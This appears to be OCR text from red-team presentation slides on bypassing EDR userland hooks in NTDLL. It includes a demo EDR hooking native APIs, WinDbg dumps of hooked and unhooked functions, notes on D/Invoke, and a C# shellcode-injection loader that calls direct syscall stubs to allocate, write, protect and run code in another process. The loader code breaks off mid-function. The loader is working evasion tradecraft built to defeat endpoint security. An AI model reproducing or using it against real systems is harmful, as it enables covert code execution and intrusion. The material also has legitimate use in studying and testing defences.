

Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> cd C:\Users\Jean\Desktop\SylantStrike-master\x64\Release
PS C:\Users\Jean\Desktop\SylantStrike-master\x64\Release> .\SylantStrikeInject.exe  --process=demo.exe --dll=C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll
Waiting for process events
+ Listening for the following processes: demo.exe

 Injecting process demo.exe(20864) with DLL C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll
```


demo.exe (20864) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | .NET assemblies | .NET performance


Name	Base address	Size	Description
advapi32.dll	0x7ff8f2e90000	652 kB	Advanced Windows 32 Base API
bcryptprimitives.dll	0x7ff8f1c70000	516 kB	Windows Cryptographic Primitives Library
clr.dll	0x7ff8df6c0000	10.76 MB	Microsoft .NET Runtime Common Language Runti...
clrjit.dll	0x7ff8ce660000	1.31 MB	Microsoft .NET Runtime Just-In-Time Compiler
combase.dll	0x7ff8f40e0000	3.21 MB	Microsoft COM for Windows
demo.exe	**0x10de93f0000**	**24 kB**	**DemoBasicLoader**
gdi32.dll	0x7ff8f2ac0000	152 kB	GDI Client DLL
gdi32full.dll	0x7ff8f2270000	1.59 MB	GDI Client DLL
imm32.dll	0x7ff8f2f40000	184 kB	Multi-User Windows IMM32 API Client DLL
kernel.appcore.dll	0x7ff8f1300000	68 kB	AppModel API Host
kernel32.dll	0x7ff8f2920000	712 kB	Windows NT BASE API Client DLL
KernelBase.dll	0x7ff8f1d90000	2.64 MB	Windows NT BASE API Client DLL
locale.nls	0x10de9630000	796 kB	
mscoree.dll	0x7ff8e5c30000	400 kB	Microsoft .NET Runtime Execution Engine
mscoreei.dll	0x7ff8e01e0000	680 kB	Microsoft .NET Runtime Execution Engine
mscorlib.ni.dll	0x7ff8cebf0000	22 MB	Microsoft Common Language Runtime Class Library
msvcp_win.dll	0x7ff8f21d0000	632 kB	Microsoft® C Runtime Library
msvcrt.dll	0x7ff8f36d0000	632 kB	Windows NT CRT DLL
ntdll.dll	0x7ff8f4d60000	1.94 MB	NT Layer DLL
ole32.dll	0x7ff8f3560000	1.34 MB	Microsoft OLE for Windows
rpcrt4.dll	0x7ff8f2750000	1.12 MB	Remote Procedure Call Runtime
sechost.dll	0x7ff8f2db0000	604 kB	Host for SCM/SDDL/LSA Lookup APIs
shlwapi.dll	0x7ff8f29e0000	328 kB	Shell Light-weight Utility Library
SortDefault.nls	0x10deb6b0000	3.21 MB	
SylantStrike.dll	0x7ff8dcc10000	40 kB	
ucrtbase.dll	0x7ff8f1b70000	0.98 MB	Microsoft® C Runtime Library
ucrtbase_clr0400.dll	0x7ff8d21b0000	756 kB	Microsoft® C Runtime Library
user32.dll	0x7ff8f45d0000	1.58 MB	Multi-User Windows USER API Client DLL
vcruntime140.dll	0x7ff8d93b0000	100 kB	Microsoft® C Runtime Library
vcruntime140_clr0400.dll	0x7ff8d2270000	88 kB	Microsoft® C Runtime Library
version.dll	0x7ff8ec2d0000	40 kB	Version Checking and File Installation Libraries
win32u.dll	0x7ff8f1d60000	132 kB	Win32u


C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrikeInject.exe

```
Waiting for process events
+ Listening for the following processes: demo.exe
```

Battle testing our SCYTHELoader

Meanwhile at our SCYTHE sever…




Campaign List

Click a campaign to view more information and actions

OS	Campaign Name	Creator	Status
⊞	SuperCoolUniconCampaign	BUILTIN\scythe	Pending

EDRs are Hookers

No.. Not THAT kind of hookers..




```
DWORD(NTAPI NtAllocateVirtualMemory)(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN ULONG_PTR ZeroBits, IN OUT PSIZE_T RegionSize, IN ULONG AllocationType, IN ULONG Protect)
{
    if (Protect == PAGE_EXECUTE_READWRITE)
    {
        MessageBox(nullptr, TEXT("Allocating RWX memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
        suspiciousHandle = ProcessHandle;
    }
    return pOriginalNtAllocateVirtualMemory(ProcessHandle, BaseAddress, ZeroBits, RegionSize, AllocationType, Protect);
}

DWORD(NTAPI NtWriteVirtualMemory)(IN HANDLE ProcessHandle, IN PVOID BaseAddress, IN PVOID Buffer, IN ULONG NumberOfBytesToWrite, OUT PULONG NumberOfBytesWritten)
{
    if (ProcessHandle == suspiciousHandle)
        MessageBox(nullptr, TEXT("Writing memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
    suspiciousBaseAddress = BaseAddress;
    return pOriginalNtWriteVirtualMemory(ProcessHandle, BaseAddress, Buffer, NumberOfBytesToWrite, NumberOfBytesWritten);
}

DWORD NTAPI NtProtectVirtualMemory(IN HANDLE ProcessHandle, IN OUT PVOID* BaseAddress, IN OUT PULONG NumberOfBytesToProtect, IN ULONG NewAccessProtection, OUT PULONG OldAccessProtection)
{
    if (ProcessHandle == suspiciousHandle)
    {
        MessageBox(nullptr, TEXT("Protecting virtual memory are we? - DETECTED."), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
    }
    return pOriginalNtProtectVirtualMemory(ProcessHandle, BaseAddress, NumberOfBytesToProtect, NewAccessProtection, OldAccessProtection);
}

DWORD NTAPI NtCreateThreadEx(OUT PHANDLE hThread, IN ACCESS_MASK DesiredAccess, IN LPVOID ObjectAttributes, IN HANDLE ProcessHandle, IN LPTHREAD_START_ROUTINE lpStartAddress, IN LPVOID lpParameter, IN BOOL Crea
{
    if ((lpStartAddress == (LPTHREAD_START_ROUTINE)suspiciousBaseAddress))
    {
        MessageBox(nullptr, TEXT("OK that does it. I am not letting you create a new thread! Killing your process now!!"), TEXT("Custom EDR powered by @EthicalChaos"), MB_OK);
        TerminateProcess(GetCurrentProcess(), 0xdead1337);
        return 0;
    }
    return pOriginalNtCreateThreadEx(hThread, DesiredAccess, ObjectAttributes, ProcessHandle, lpStartAddress, lpParameter, CreateSuspended, StackZeroBits, SizeOfStackCommit, SizeOfStackReserve, lpBytesBuffer);
}
```

EDRs commonly hook specific NTDLL.dll exported functions and make the decision whether to allow the API call to continue or not.

What is so special about NTDLL.dll?


The bridge from user to kernelland

Nt functions are essentially syscall wrappers and will always have the same "skeleton" assembly




```
0:020> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff9`589fc9e0 4c8bd1           mov     r10,rcx
00007ff9`589fc9e3 b818000000       mov     eax,18h
00007ff9`589fc9e8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`589fc9f0 7503             jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff9`589fc9f5)
00007ff9`589fc9f2 0f05             syscall
00007ff9`589fc9f4 c3               ret
00007ff9`589fc9f5 cd2e             int     2Eh
00007ff9`589fc9f7 c3               ret
```

How (most) EDRs work – Userland Hooks



```
0:020> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff9`589fc9e0 4c8bd1          mov     r10,rcx
00007ff9`589fc9e3 b818000000      mov     eax,18h
00007ff9`589fc9e8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`589fc9f0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff9`589fc9f5)
00007ff9`589fc9f2 0f05            syscall
00007ff9`589fc9f4 c3              ret
00007ff9`589fc9f5 cd2e            int     2Eh
00007ff9`589fc9f7 c3              ret
```

Example of the regular (unhooked) function prototype of NtAllocateVirtualMemory call located in ntdll.dll




```
0:005> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ff8`f4dfd080 e9113ff5ff      jmp     00007ff8`f4d50f96
00007ff8`f4dfd085 0000            add     byte ptr [rax],al
00007ff8`f4dfd087 00f6            add     dh,dh
00007ff8`f4dfd089 0425            add     al,25h
00007ff8`f4dfd08b 0803            or      byte ptr [rbx],al
00007ff8`f4dfd08d fe              ???
00007ff8`f4dfd08e 7f01            jg      ntdll!NtAllocateVirtualMemory+0x11 (00007ff8`f4dfd091)
00007ff8`f4dfd090 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ff8`f4dfd095)
```

Example of the hooked function prototype of NtAllocateVirtualMemory call located in ntdll.dll

Explaining how to bypass the hooks.

High level example



```cpp
#include <iostream>

using namespace std;

void HookedFunction()
{
    cout << "I do cool stuff!\n";
}

void CloneOfHookedFunction()
{
    cout << "I do cool stuff!\n";
}

int main()
{
    HookedFunction();
    CloneOfHookedFunction();
    return 0;
}
```

```
I do cool stuff!
I do cool stuff!


...Program finished with exit code 0
Press ENTER to exit console.
```

Disadvantages of P/Invoke

Quoting the wover

.NET provides a mechanism called Platform Invoke
(commonly known as P/Invoke) that allows .NET applications to access data and APIs in unmanaged libraries (DLLs).

By using P/Invoke, a C# developer may easily make calls to the standard Windows APIs.

If you use P/Invoke to call kernel32!CreateRemoteThread then your executable's IAT will include a static reference to that function, telling everybody that it wants to perform the suspicious behavior of injecting code into a different process.


If the endpoint security product running on the target machine is monitoring API calls (such as via API Hooking), then any calls made via P/Invoke may be detected by the product.

Why use D/Invoke

API imports get resolved dynamically

Functionality to evade hooks using manual mapping, deception and syscalls.

Has function prototypes for a lot of the API calls common offensive tradecraft uses, and we are lazy ☺



D/Invoke Primer

Nuget package (flagged by defender) or source code downloadable on GitHub


Has a built-in injection API for process injection

Capable of resolving API calls in 3 ways:
- Standard – much like P/Invoke
- Manual Mapping
- Overload Mapping

Has a built-in injection API for process injection


Creating an EDR defeating loader with D/Invoke!

Syscalls




```
1 reference
static void InjectIntoProcess(IntPtr processHandle, byte[] blob)
{
    uint status = 1;
    IntPtr pHandle = processHandle;
    IntPtr syscall = IntPtr.Zero;
    IntPtr memAlloc = IntPtr.Zero;
    IntPtr zeroBits = IntPtr.Zero;
    IntPtr size = (IntPtr)blob.Length;
    IntPtr pThread = IntPtr.Zero;
    IntPtr buffer = Marshal.AllocHGlobal(blob.Length);
    uint bytesWritten = 0;
    uint oldProtect = 0;
    Marshal.Copy(blob, startIndex:0, buffer, blob.Length);
    syscall = Generic.GetSyscallStub(FunctionName:"NtAllocateVirtualMemory");
    Native.DELEGATES.NtAllocateVirtualMemory syscallAllocateVirtualMemory = (Native.DELEGATES.NtAllocateVirtualMemory)Marshal.GetDelegateForFunctionPointer(syscall, t:typeof(Native.DELEGATES.NtAllocateVirtualMemory));
    Console.WriteLine("Hit a key to alloc memory");
    Console.ReadKey();
    status = syscallAllocateVirtualMemory(pHandle, BaseAddress:ref memAlloc, zeroBits, ref size, AllocationType:DInvoke.Data.Win32.Kernel32.MEM_COMMIT | DInvoke.Data.Win32.Kernel32.MEM_RESERVE, Protect:0x04);
    //Console.WriteLine(String.Format("0x{0:X4}", memAlloc));
    Console.WriteLine("Hit a key to write memory");
    Console.ReadKey();
    syscall = Generic.GetSyscallStub(FunctionName:"NtWriteVirtualMemory");
    Native.DELEGATES.NtWriteVirtualMemory syscallWriteVirtualMemory = (Native.DELEGATES.NtWriteVirtualMemory)Marshal.GetDelegateForFunctionPointer(syscall, t:typeof(Native.DELEGATES.NtWriteVirtualMemory));
    status = syscallWriteVirtualMemory(pHandle, BaseAddress:memAlloc, buffer, (uint)blob.Length, ref bytesWritten);
    syscall = Generic.GetSyscallStub(FunctionName:"NtProtectVirtualMemory");
    Native.DELEGATES.NtProtectVirtualMemory syscallProtectVirtualMemory = (Native.DELEGATES.NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointer(syscall, t:typeof(Native.DELEGATES.NtProtectVirtualMemory));
    status = syscallProtectVirtualMemory(pHandle, BaseAddress:ref memAlloc, ref size, NewProtect:0x20, ref oldProtect);
    Console.WriteLine("Hit a key to create the thread and launch our shellcode!");
    Console.ReadKey();
    syscall = Generic.GetSyscallStub(FunctionName:"NtCreateThreadEx");
    Native.DELEGATES.NtCreateThreadEx syscallNtCreateThreadEx = (Native.DELEGATES.NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(syscall, t:typeof(Native.DELEGATES.NtCreateThreadEx));
